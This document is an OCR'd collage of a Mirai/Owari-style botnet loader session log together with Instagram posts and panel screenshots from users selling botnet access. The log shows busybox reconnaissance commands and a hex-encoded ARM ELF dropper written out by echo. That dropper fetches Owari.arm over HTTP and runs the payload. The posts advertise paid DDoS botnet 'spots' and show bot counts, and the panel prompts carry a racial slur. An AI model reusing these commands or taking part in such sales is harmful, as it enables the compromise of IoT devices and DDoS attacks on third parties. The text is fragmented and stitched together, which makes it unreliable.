recv: "/bin/busybox cat /proc/mounts; /bin/busybox OWARI"
recv: "/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon;
       /bin/busybox cat /dev/.nippon;
       /bin/busybox rm /dev/.nippon"
recv: "/bin/busybox OWARI"
recv: "rm /dev/.t; rm /dev/.sh; rm /dev/.human"
recv: "cd /dev/"
recv: "/bin/busybox cat /bin/echo"
recv: "/bin/busybox OWARI"
recv: "cat /proc/cpuinfo; /bin/busybox OWARI"
recv: "/bin/busybox wget; /bin/busybox tftp; /bin/busybox OWARI"
recv: "/bin/busybox cp X19I239124UIU 289JU3414U891; > 289JU3414U891;
       /bin/busybox chmod 777 289JU3414U891; /bin/busybox OWARI"
recv: "echo -ne '\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x61\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x02\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\x1c\\x83\\x00\\x00\\x34\\x00\\x00\\x00\\
xcc\\x03\\x00\\x00\\x02\\x02\\x00\\x00\\x34\\x00\\x20\\x00\\x02\\x00\\x28\\x00\\x05\\x00\\
x04\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x00\\x80\\x00\\x00\\
xac\\x03\\x00\\x00\\xac\\x03\\x00\\x00\\x05\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x00\\
x00\\x00\\xac\\x03\\x00\\x00\\xac\\x03\\x01\\x00\\xac\\x03\\x01\\x00\\x00\\x00\\x00\\x00\\
x08\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x80\\x00\\x00\\x01\\x18\\xa0\\xe1\\xff\\x18\\
x01\\xe2\\x00\\x1c\\x81\\xe1' > 289JU3414U891; /bin/busybox OWARI"
```



```
 recv: "echo -ne '\\x47\\x45\\x54\\x20\\x2f\\x42\\x69\\x6e\\x61\\x72\\x79\\x73\\x2f\\x4f\\
x77\\x61\\x72\\x69\\x2e\\x61\\x72\\x6d\\x20\\x48\\x54\\x54\\x50\\x2f\\x31\\x2e\\x30\\x0d\\
x0a\\x0d\\x0a\\x00\\x47\\x41\\x59\\x0a\\x00\\x00\\x00\\x00\\x00\\x2e\\x73\\x68\\x73\\x74\\
x72\\x74\\x61\\x62\\x00\\x2e\\x74\\x65\\x78\\x74\\x00\\x2e\\x72\\x6f\\x64\\x61\\x74\\x61\\
x00\\x2e\\x62\\x73\\x73\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x0b\\x00\\x00\\x00\\x01\\x00\\
x00\\x00\\x06\\x00\\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: "echo -ne '\\x74\\x80\\x00\\x00\\x74\\x00\\x00\\x00\\xe8\\x02\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x11\\x00\\x00\\x00\\
x01\\x00\\x00\\x00\\x32\\x00\\x00\\x00\\x5c\\x83\\x00\\x00\\x5c\\x03\\x00\\x00\\x50\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\
x19\\x00\\x00\\x00\\x08\\x00\\x00\\x00\\x03\\x00\\x00\\x00\\xac\\x03\\x01\\x00\\xac\\x03\\
x00\\x00\\x08\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x04\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x01\\x00\\x00\\x00\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\xac\\x03\\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: "echo -ne '\\x1e\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\
x00\\x00\\x00\\x00\\x00\\x00' >> 289JU3414U891; /bin/busybox OWARI"
 recv: "./289JU3414U891; ./X19I239124UIU oblivion.loader.echo; /bin/busybox IRAWO"
```



flooded_port

29 posts 159 followers 54 following

🐣 📡 Status=Online📡 – – – – – – – – – 🎮 Selling Bo2 mods🎮 🎮 Selling gta5 mods🎮 – – – – – – – – – 🖥 Selling botnet spots🖥 – – – – – – – – – –

```
OBLI
                    [+] WELCOME TO THE
Flooded@ニガー~$ bots
[+]==================================[+]
Loader.Helios.tftp -> 19
exploit.netcore -> 4116
oblivion.loader.wget -> 356
owari.loader.wget -> 44
Loader.Helios.wget -> 67
exploit.n -> 3
 -> 549
oblivion.loader.tftp -> 89
owari.loader.tftp -> 6
ssh -> 12
            5261 ======[+]
```

```
[+] Mirai Botnet ~ [+]
Login: insane
Password: *********
```

Liked by **supremestress, bluntz.m** and **9 others**

twsb_gslick Mirai Spots $15 Monthly $25 Lifetime dm me #Mirai #botnetforsale #botnet #botnets

Why are you flexing with a botnet you don't have lmfao

Lol stop hating because I'm making more money then you fool

(Shit I'm selling)

– – – – – – – – – – – – –


- Xbox 360 mods
- Botnet spots
- Botnet setups
- Scanning files for botnets
- Botnet loads

Skid

Netis: 6

owari.load

penVPN



```
5260 Infected Devices :|: Flooded

[+] W E L C O M E  T O  T H E
Flooded@ニガー ~$ bots
[+]=============================[+]
Loader.Helios.tftp -> 19
exploit.netcore -> 4116
oblivion.loader.wget -> 356
owari.loader.wget -> 44
Loader.Helios.wget -> 67
exploit.n -> 3
 -> 549
oblivion.loader.tftp -> 89
owari.loader.tftp -> 6
ssh -> 12
Total Devices: 5261
[+]==========================[+]
Flooded@ニガー ~$
```

flooded_port • Follow

flooded_port 🌀 Selling spots! Pm if you wanna buy!🌀
🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐
(Tags)
🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐
#mods #gta5mods #gta5modder #buymods #gta5modsonline #gta5modmenu #gta5moddedaccounts #gta5modding #bo2 #bo2mods #bo2modsforsale #bo2modding #bo2modz #bo2modder #b02 #bo2hacks #xbox #rgh #moddedxbox #moddedxbox #xboxmodder #buymods #modder #ddos #dos #botnet #booter #puttybooter #botnetforsale #vps #vpsbooter #vpsbooterforsale

vsparkzyy Dm me back dog

flooded_port @vsparkzyy kek

glitch.php That shit clean asf👌


g.o.d_modding @flooded_port check dm

♡ ◯

27 likes

1 DAY AGO

Log in to like or comment. •••



```
READ THE RULES OR YOU COULD END UP
     TYPE 'RULES' TO VIEW THEM

root@owari %
```

flooded_port • Follow

downnfo @flooded_port bro dm me

flooded_port @xsuggestions Kk

downnfo @flooded_port dm me info i gtg soon

bryce_kaleee @program.py it is

program.py @flooded_port its not hard im just saying some of these kids flashing “their” botnets are just downloaded from sourceforge and github and all they do is change the ascii and slap their insta on it and call it a day

flooded_port @program.py True

